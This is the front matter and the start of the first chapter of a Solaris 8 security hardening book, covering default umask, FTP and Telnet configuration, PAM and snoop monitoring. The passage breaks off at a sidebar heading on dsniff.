SYNGRESS®

SYNGRESS.COM 1 YEAR UPGRADE BUYER PROTECTION PLAN

1 YEAR UPGRADE
BUYER PROTECTION PLAN

HACK PROOFING™ SUN SOLARIS 8

Protect Your Solaris Network from Attack

- Complete Coverage of Solaris 8 C2 and Trusted Solaris 8
- Hundreds of Damage & Defense, Tools & Traps, and Notes from the Underground Sidebars, Security Alerts, and FAQs
- Step-by-Step Instructions for Making the Most of Solaris 8 Security Enhancements

Wyman Miles
Ed Mitchell
F. William Lynch
Randy Cook Technical Editor

Global Knowledge
RECOMMENDED READING

From the authors of the bestselling HACK PROOFING™ YOUR NETWORK

HACK PROOFING™ SUN SOLARIS 8

1 YEAR UPGRADE
BUYER PROTECTION PLAN

Wyman Miles
Ed Mitchell
F. William Lynch
Randy Cook Technical Editor

SYNGRESS®

KEY	SERIAL NUMBER
001	EAFRET4KDG
002	23PVFDAT5Q
003	VZPE43GHBA
004	MNFT6Y456F
005	QL3R3BNM65
006	KMXV94367H
007	NSE4T63M5A
008	P3JR9DF9GD
009	XP93QNFTY6
010	VK495YDR45

PUBLISHED BY
Syngress Publishing, Inc.
800 Hingham Street
Rockland, MA 02370

Hack Proofing Sun Solaris 8

Printed in the United States of America

1 2 3 4 5 6 7 8 9 0

ISBN: 1-928994-44-X

Technical Editor: Randy Cook
Technical Reviewer: Ryan Ordway
Co-Publisher: Richard Kristof
Acquisitions Editor: Catherine B. Nolan
Developmental Editor: Jonathan Babcock
Freelance Editorial Manager: Maribeth Corona-Evans
Cover Designer: Michael Kavish
Page Layout and Art by: Shannon Tozier
Copy Editors: Alexandra Kent and Darlene Bordwell
Indexer: Claire A. Splan

Distributed by Publishers Group West in the United States and Jaguar Book Group in Canada.

Acknowledgments

We would like to acknowledge the following people for their kindness and support in making this book possible.

Richard Kristof and Duncan Anderson of Global Knowledge, for their generous access to the IT industry's best courses, instructors, and training facilities.

Ralph Troupe, Rhonda St. John, and the team at Callisma for their invaluable insight into the challenges of designing, deploying, and supporting world-class enterprise networks.

Karen Cross, Lance Tilford, Meaghan Cunningham, Kim Wylie, Harry Kirchner, Kevin Votel, Kent Anderson, and Frida Yara of Publishers Group West for sharing their incredible marketing experience and expertise.

Mary Ging, Caroline Hird, Simon Beale, Caroline Wheeler, Victoria Fuller, Jonathan Bunkell, and Klaus Beran of Harcourt International for making certain that our vision remains worldwide in scope.

Anneke Baeten and Annabel Dent of Harcourt Australia for all their help.

David Buckland, Wendi Wong, Daniel Loh, Marie Chieng, Lucy Chong, Leslie Lim, Audrey Gan, and Joseph Chan of Transquest Publishers for the enthusiasm with which they receive our books.

Kwon Sung June at Acorn Publishing for his support.

Ethan Atkin at Cranbury International for his help in expanding the Syngress program.

Contributors

Hal Flynn is a Threat Analyst at SecurityFocus, the leading provider of Security Intelligence Services for Business. Hal functions as a Senior Analyst, performing research and analysis of vulnerabilities, malicious code, and network attacks. He provides the SecurityFocus team with UNIX and network expertise. He is also the manager of the UNIX Focus Area and moderator of the Focus-Sun, Focus-Linux, Focus-BSD, and Focus-GeneralUnix mailing lists.

Hal has worked the field in jobs as varied as the Senior Systems and Network Administrator of an Internet Service Provider, to contracting the United States Defense Information Systems Agency, to Enterprise-level consulting for Sprint. He is also a proud veteran of the United States Navy Hospital Corps, having served a tour with the 2nd Marine Division at Camp Lejeune, NC as a Fleet Marine Force Corpsman. Hal is mobile, living between sunny Phoenix, AZ and wintry Calgary, Alberta, Canada. Rooted in the South, he currently calls Montgomery, AL home.

Ido Dubrawsky (CCNA, SCSA) is a Network Security Engineer and a member of Cisco's Secure Consulting Services in Austin, TX. He currently conducts security posture assessments for clients as well as provides technical consulting for security design reviews. His strengths include Cisco routers and switches, PIX firewall, Solaris systems, and freeware intrusion detection systems. Ido holds a bachelor's and a master's degree from the University of Texas at Austin and is a member of USENIX and SAGE. He has written several articles covering Solaris security and network security for *Sysadmin* magazine as well as SecurityFocus.com. He lives in Austin, TX with his family.

Drew Simonis (CCNA, SCSA, SCNA, CCSA, CCSE, IBM CS) is co-author of *Hack Proofing Your Web Applications* (ISBN: 1-928994-31-8) and is a Senior Security Engineer with the RL Phillips Group, LLC. He currently provides senior level security consulting to the United States Navy, working on large enterprise networks. He considers himself a security generalist, with a strong background in system administration, Internet application development, intrusion detection and prevention, and penetration testing. Drew's background includes a consulting position with Fiderus, serving as a Security Architect with AT&T and as a Technical Team Lead with IBM. Drew has a bachelor's degree from the University of South Florida and is also a member of American MENSA. Drew currently lives in Suffolk,VA with his wife Kym and daughters Cailyn and Delaney.

Mike Lickey is a Senior Engineer for IPC Technologies in Richmond, VA. He has 20 years experience in systems administration working with the real-time production server environment, specializing in critical uptime systems. He has worked for IPC Technologies for almost ten years, providing broad support for all platforms. As a consultant, he has worked almost exclusively with Fortune 100 companies working with multiple systems and networking architectures. He has extensive experience with system security starting in 1985 when he got his first systems administration position. Mike has lived in Richmond with his wife Deborah for almost 25 years. He received his bachelor's degree in English from Virginia Commonwealth University.

F. William Lynch (SCSA, CCNA, MCSE, MCP, A+) is an Independent Security and Systems Administration consultant in Denver, CO. His specialties include firewalls,VPNs, security auditing, documentation, systems performance analysis, Solaris and open source operating systems such as OpenBSD, FreeBSD, and Linux. He has served as a consultant to multinational corporations and the Federal government including the Centers for Disease Control and Prevention headquarters in Atlanta, GA as well as various airbases of the United States Air Force. William is also the founder and director of the MRTG-PME project, which uses the MRTG engine to track systems performance of various UNIX operating systems. William holds a bachelor's degree in Chemical Engineering from the University of Dayton in Dayton, OH and a master's degree in Business Administration from Regis University in Denver, CO.

Edward Mitchell is the Network Operations Manager for ADC Telecommunication's Enhanced Services Division in San Jose, CA. He oversees a large multi-platform UNIX environment with a Cisco-based infrastructure and is responsible for all aspects of network and system security. Prior to ADC, Edward spent time with the State of California as an independent consultant for a variety of network security projects. Edward also provides security and disaster recovery consulting services for a variety of clients and actively participates in various incident response teams and events. He currently resides in California's Central Valley and appreciates the patience and understanding his wife displayed during his contribution to this book.

Wyman Miles is the Senior Systems Administrator and Technical Manager for Educational Technology at Rice University. In this role, Wyman handles Solaris security for a large, distributed network. He also advises on security matters for other divisions within Information Technology. Some of his developments in security technology, including Kerberos deployment tools, SSL proxies, and wireless network security have been presented at academic conferences around the country. Though the focus of his work has been cryptography, Wyman handles all aspects of network and host-based security for the academic network. Wyman holds a bachelor's degree in Physics with a minor in English. He resides in Houston, TX with his wife Erica.

Technical Editor and Contributor

Randy Cook (SCSA) is a Senior UNIX System Administrator with Sapphire Technologies. He is currently assigned to one of the largest manufacturing and scientific facilities in the world where he provides system security and administration support. He works with a wide variety of UNIX distributions in a high-threat environment. Randy was the co-author and technical editor of the *Sun Certified System Administrator for Solaris 8.0 Study Guide* (ISBN: 0-07-212369-9) and has written technical articles for industry publications. He has also hosted a syndicated radio program, *Technically News*, which provides news and information for IT professionals.

Technical Reviewer


Ryan Ordway is a UNIX Systems Administrator for @Once, Inc., a one-to-one eMessaging company that provides highly customized and personalized e-mail to customers of their clients based on interests they have expressed. While not maintaining their network of 110+ Sun servers and troubleshooting network problems, Ryan spends time with his family, Stacy and Andrew, in Vancouver, WA.

Contents

Exposing Default Solaris Security Levels

- Consider changing the umask in /etc/profile from the default value of 022 to something more restrictive, such as 027.
- Replace insecure cleartext daemons, such as FTP, Telnet, and the Berkeley r-commands, with a secure replacement like SSH or OpenSSH.
- Create Authorized Use banners in /etc/motd and /etc/issue.

An Example of Classification Hierarchy



Detecting Unusual Traffic with Network Traffic Monitoring

- Snoop, a built-in Solaris utility, is a powerful network tool for real-time monitoring of network activity for short periods of time.
- A dedicated sniffer/IDS system like Snort is the best way to get current and historically accurate information about network traffic types and patterns.

Watching Packets with Snoop

Here are a few examples of when you may want to use snoop:

- To verify that DHCP requests are being received and answered by the DHCP server
- To identify the source of denial of service (DoS) attacks
- To determine what Web sites your users are visiting
- To identify the source address of a suspected intruder
- To locate any unauthorized hosts

Answers to Your Frequently Asked Questions

Q: What is the best way to filter traffic handled by sendmail for virii?

A: There are several tools available for just this purpose. Some of them are freeware and others are commercial. You should evaluate each product based on your needs and then make the choice that best suits your environment. Certain products even integrate well with certain firewalls. Sendmail itself really should not be used as a content filter—it was never designed for this purpose.

Steps to Ensure the System Isn't Routing Traffic

1. Check for the /etc/ notrouter file. If it does not exist, create it.
2. Check the value of ip_forwarding in the IP kernel module after the system has been rebooted.
3. Test the system by attempting to reach one interface of the system through the other.

Configuring Squid Services

Q: Can I force Squid to send certain requests directly to an Internet site, without using the cache? My own Web servers are local and don't need caching.

A: You can use the dstdomain acl and always_direct tag for this purpose:

```
acl localservers
dstdomain
.incoming-
traveller.com

always_direct
allow
localservers
```

Securing against Brute Force Hacks


Like other System VR4 UNIX operating systems, Solaris keeps account information in two files:

- A globally readable /etc/passwd file containing noncritical data such as the account name, default shell, user ID, and group ID.
- An /etc/shadow file for the account passwords, password expiration dates, and other critical account data.

Creating Daily Reports

There are many excellent ways to automate the process of reviewing log files. One very popular application is called *swatch*. This application gets its name from the term *simple watcher* and *filter*. It was written in Perl by Todd Adkins and can be found at www.stanford.edu/~atkins/swatch. Swatch is easy to install and configure and can be very helpful in monitoring your log files and alerting you to potential problems.

Foreword



Many years ago, my father decided to put a birdfeeder in our backyard. It was great. From our breakfast table we could see all kinds of birds visiting our yard. However, it soon became the official hangout for the local squirrel population. The squirrels would eat all of the birdfeed and chase the birds away. My brothers and I thought the squirrels were every bit as interesting as the birds, but not my father. He referred to them as "acrobatic vermin" and they soon became the focus of a major family project. The project's goal was to design a birdfeeder that was easily accessible by birds but impossible to reach by squirrels. On the surface it sounded easy enough. How hard could it be to outwit some goofy squirrels? At least that's what my brothers and I thought when our father first explained the project to us. It would be fun for us to work on together. We discussed ideas, drew plans, built and tested our designs. We worked on it all Summer. Our birdfeeders ranged from the simple to the absurd. Each design worked temporarily, but eventually the squirrels would figure out a way around our defenses. Each time, our adversaries outwitted us. Still to this day, when we get together, our conversation will invariably turn to a design idea one of us had for the Ultimate Squirrel-Proof Birdfeeder. The project could continue forever for one simple reason: It can't be done.

When I first got involved with computer security, I kept thinking about the Ultimate Squirrel-Proof Birdfeeder. The reason our designs ultimately failed each time was actually very simple. The more challenging we made our design the more cunning our squirrels had to be in order to defeat it. In essence, we were seeing Darwinian theory in action. Our efforts were helping breed a smarter, craftier squirrel. I still have this recurring nightmare that I walk into an office for a technical interview and there's a squirrel sitting behind the desk.

This scenario is very similar to the challenges we face in computer security. How can we provide easy access to resources by the authorized users and still deny unauthorized access?

Luckily, as Solaris System Administrators, we have some excellent tools available to us. Sun Microsystems has spent a great deal of effort in designing Solaris to be both stable and secure. This book is your reference guide for not only securing your Solaris systems, but also for securing the environment in which they operate. It is not designed to be an introduction to UNIX or a primer on Solaris System Adminstration, but rather a reference guide for experienced Solaris sysadmins who need to make sure their systems are secure.

Starting with Chapter 1, we attempt to level the playing field between you and your systems. It begins by discussing how to evaluate your current security scheme. One thing a hacker will always take advantage of is a sysadmin's complaceny. We start by going over the default settings you will find on a newly installed Solaris 8 system. We also go over the basics of testing, monitoring, and documenting security procedures.

Next, in Chapter 2, we cover the standard security tools available from Sun Microsystems. This includes an overview of Sun's BSM product and a look at the features of Sun's Trusted Solaris 8.

In Chapter 3, we introduce third-party security tools which are commonly used to secure and monitor Solaris systems. This chapter not only recommends some valuable tools to have on hand but where to get them and how to configure them for maximum effectiveness.

We begin discussing how to protect our resources in Chapters 4 and 5. First, by covering how users are authenticated on a Solaris system. Then by discussing how to configure file permissions and commonly used protocols such as FTP and NFS to transfer information safely among our authenticated users.

Once we have our systems secure, we need to explore our options for providing secure network services. Network users today need access to resources both on your local network and on the Internet. Opening this door can be a tremendous headache for a sysadmin. A major portion of this book is devoted to providing secure access on both sides of your router. Chapter 6 expands our focus to how Solaris 8 operates securely in a networked environment by providing DNS and DHCP services to network clients. In Chapter 7, we learn how to configure a secure Web and e-mail server. In Chapter 8, we narrow our networking focus by concentrating on how to configure Solaris to be a router and provide firewalling services. Chapter 9 is totally devoted to providing information on the configuration of the security features of Squid, one of the most popular apps for providing Web access to users.

Knowing your opponent's methods and tools is the first step in defeating their efforts. Now that we've learned what tools we have available, in Chapter 10 we learn what tools hackers commonly use to circumvent our security. We cover the most popular methods of attack, such as Distributed Denial of Service, Ping of Death, and the much-hated buffer overflow exploit. We discuss how they are used, what to be on the lookout for and how to configure our Solaris systems to prevent their use against us.

Finally, in Chapter 11 we cover what we can do to prepare for that day when hackers make it passed our main defenses. This chapter covers the configuration of a Solaris Honeypot system using freeware or commercial products. With a well-designed Honeypot system and some luck, we can lure our intruders away from our real systems. If designed correctly, it can tie up an intruder while collecting information on them. We can use this data later to plug the gaps they used to get in. Our final chapter also covers the use of a popular file monitoring tool called Tripwire which takes a snapshot of our systems and alerts us when key files have been altered.


This book comes full circle. From describing the need for improved and consistent security to learning what to do when our efforts fail.

Our Ultimate Squirrel-Proof Birdfeeder Project failed for the same reason that many security plans fail. Squirrels, like many hackers, are very curious, very single-minded, and have a lot of time on their hands. They also tend to work together. Eventually we figured out how to defeat them. We found that by monitoring their efforts and changing our designs in response we were able to build our Ultimate Squirrel-Proof Bird Feeder. The key is that's it's not one design, but an ever-changing design. The same holds true for designing your Ultimate Hack-Proofing Solaris Plan. It's not something you do once and ignore. It takes constant reviewing, monitoring, and improving. Using the information in this book you will be able to keep your resources secure provided you understand the importance of one simple truth: The hackers are out there and they want your sunflower seeds.

—Randy Cook, SCSA
Technical Editor

Chapter 1

Introducing Solaris Security: Evaluating Your Risk



Solutions in this chapter:

- Exposing Default Solaris Security Levels
- Evaluating Current Solaris Security Configurations
- Monitoring Solaris Systems
- Testing Security
- Securing against Physical Inspections
- Documenting Security Procedures and Configurations

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

Default installations of almost any operating system are prime targets for hackers, and Solaris is no exception. These installations are usually devoid of any vendor patches, may be running system daemons with more privilege than necessary, and are likely to use insecure protocols. This chapter is designed to get you to begin thinking about Solaris in terms of security by examining the shortcomings of the default Solaris installation, as well as the tools available for monitoring the system.

Most intrusions will result in your Solaris systems displaying uncharacteristic activity, therefore it is important to learn to use Solaris's built-in monitoring tools effectively, both in command-line and GUI modes. Effective use of monitoring tools transcends mere detection of hacker activity, however, by providing valuable information that will help you to detect system bottlenecks and aid in capacity planning as well. For these reasons, this chapter will teach you techniques you can use to monitor Solaris effectively.

System documentation is another all-too-often-overlooked method of increasing a Solaris system's security. Documentation results in a paper trail that will help you determine whether any of your systems are lagging in their security maintenance. This chapter will introduce you to the system documentation that should be developed and how to develop this documentation.

A default Solaris installation exhibits a number of security deficiencies in many areas. This chapter will help you identify and eliminate these areas of weakness by learning to think the way an attacker would.

Exposing Default Solaris Security Levels

Solaris's installation routine has a number of configurable options that allow you to perform all manner of configuration tasks, from setting up the network to selecting additional software to be installed. The set-up program, however, focuses primarily on the installation of the Solaris operating environment, not on configuring security. As a result, you are left to secure the system on your own.

In this section, we will identify and discuss the default security configuration on a newly installed Solaris system. Areas where weaknesses might exist, such as clear text protocol authentication, will be noted.

Altering Default Permissions

Under the UFS file system, every file has a set of associated permissions that control access to the object. These permissions are collectively known as the *mode of* *access*, or simply *mode*. A mode consists of three octal numbers that specify user, group, and other access permissions for the file or directory. Each of these numbers may range from 0 to 7. Read access is specified by 4, write access by 2, and execute access by 1. These permissions can be combined such that a mode of 5 specifies read and execute access.

Default permissions of the UFS file system are controlled by the umask setting, which specifies the permissions inherited by new objects. These permissions are the octal complements of the numerical values used in the **chmod** command. For example, umask mode of 027 gives permissions equivalent to chmod mode of 750, or full permissions to the owner, read and execute permissions to the group and no access to everyone else. Each user's umask setting is controlled by the value set in /etc/profile, which is 022 by default. Be aware that /etc/profile settings may be overridden by settings in the skeleton files located in /etc/skel. Table 1.1 summarizes the common mode and umask permissions.

Table 1.1 Common Mode and Umask Permissions

Permission	Mode Setting	Umask Setting
No Access	0	7
Execute Access	1	6
Write Access	2	5
Read Access	4	3
Full Control	7	0

For most organizations, the default umask of 022 may not be acceptable, as its loose restrictions allow anyone on the system to read files generated by other users. This certainly isn't desirable in the case of certain application system accounts, such as an Oracle account, whose home directories may contain sensitive data.

For similar reasons, the superuser account should always have a umask of 077, the most restrictive possible with respect to other users. Such restrictions serve to prevent overly curious users and those who might have malicious intent from reading files or executing programs that should be restricted to root use only. Therefore, best practices indicate changing the default umask for all users in /etc/profile as well as the default skeleton files in the /etc/skel directory to a more restrictive value, such as 027 or 077.

Making Services Available after Installation

Many system daemons are installed by default on a stock Solaris installation, but some will require minor adjustments to run in a more secured mode. There are other daemons, such as Apache, that are not installed by default but may be desirable to run. This section will describe how to tweak some of the stock system services, as well as how to configure Apache for simple tasks.

Using Solaris as an FTP Server

Occasions often arise where files need to be transferred from one system to another, and File Transfer Protocol (FTP) has become the customary way to copy files between systems. Although Solaris includes by default a complete FTP services facility, its use is not recommended because FTP is a cleartext protocol that can easily be subverted by hackers using commonly available sniffing tools. Secure copy (SCP), described in Chapter 6, is a more preferable form of file transfer because the data is encrypted as well as the passwords and commands. There are, however, instances in which FTP services are a necessary function, so this section will discuss how to use Solaris's FTP functionality as securely as possible.

Access to the FTP server can be restricted using the /etc/ftpusers file. Any user account listed in this file will not be authorized to use Solaris's FTP services. Solaris 8 lists the superuser account and many of the system accounts in this file by default. The most secure way to control FTP access is to list all system and user accounts in /etc/ftpusers and then remove only the accounts that require access to FTP services. If there is no need for FTP access, it should be disabled completely by commenting out the FTP service in /etc/inetd.conf.

SECURITY ALERT!

Prior to release 8, Solaris allowed FTP access by the root user as the default. It is critical that this access is immediately disabled on older systems by placing the root account in /etc/ftpusers as soon as possible. Allowing the root account FTP access not only allows the root password to be sniffed during a transfer session, but also leaves the system open to compromise by brute force attempts to guess the root password.

Using Telnet to Access a Solaris System

Perhaps even more common than FTP access is Telnet access, which allows users to connect to the system remotely and execute commands as if they were on the system console. Unfortunately the Telnet protocol, like the FTP protocol, is a cleartext protocol that allows passwords to be easily sniffed from the network. In addition to passwords, a user's entire session can be sniffed from the network, allowing others to remotely "watch over the user's shoulder." Because of this, you should seriously consider replacing Telnet access with an encrypted protocol such as SSH, as described in Chapter 6. Barring that, this section will discuss how the Solaris Telnet server is operated.

The Telnet daemon is typically operated from inetd, the Internet super-server, which launches Telnet daemon sessions as necessary. A Solaris installation will activate the Telnet server by default, but it can be disabled by commenting out the following entry for Telnet in /etc/inetd.conf:

```
telnet  stream  tcp6    nowait  root  /usr/sbin/in.telnetd  in.telnetd
```

From this entry we can determine that Telnet supports IPv6 and is accessible from a Transmission Control Protocol (TCP) stream. Specifying nowait status allows multiple Telnet sessions to run concurrently. Telnet service is run as root using the system binary /usr/sbin/in.telnetd as a Telnet daemon program.

You may notice that root logins are by default not allowed via the Telnet server. This default security setting prevents brute force attacks on the root account from succeeding by denying all root logins, regardless of whether the password supplied is valid or not. Enabling root logins via Telnet is not recommended because it opens the system to brute force attacks on the root password and allows the root password to be sniffed from the wire. If absolutely necessary, root Telnet logins can be enabled by commenting out the CONSOLE section of /etc/default/login.


Authentication for the Telnet service is provided by pluggable authentication modules (PAM) and configured in /etc/pam.conf. PAM ensures that accounts are validated with valid passwords before allowing access to the Solaris system. In a default installation, no Telnet-specific entries are listed in /etc/pam.conf, so the Telnet service uses the authentication methods specified as "other" services. These entries are generally adequate, but in certain cases (such as when using Kerberos for authentication), it might be desirable to explicitly configure a Telnet policy through PAM. This can be accomplished by adding new entries to /etc/pam.conf that begin with "telnet" and point to the PAM libraries appropriate for your desired use.

Notes from the Underground…

Using dsniff to Capture Passwords

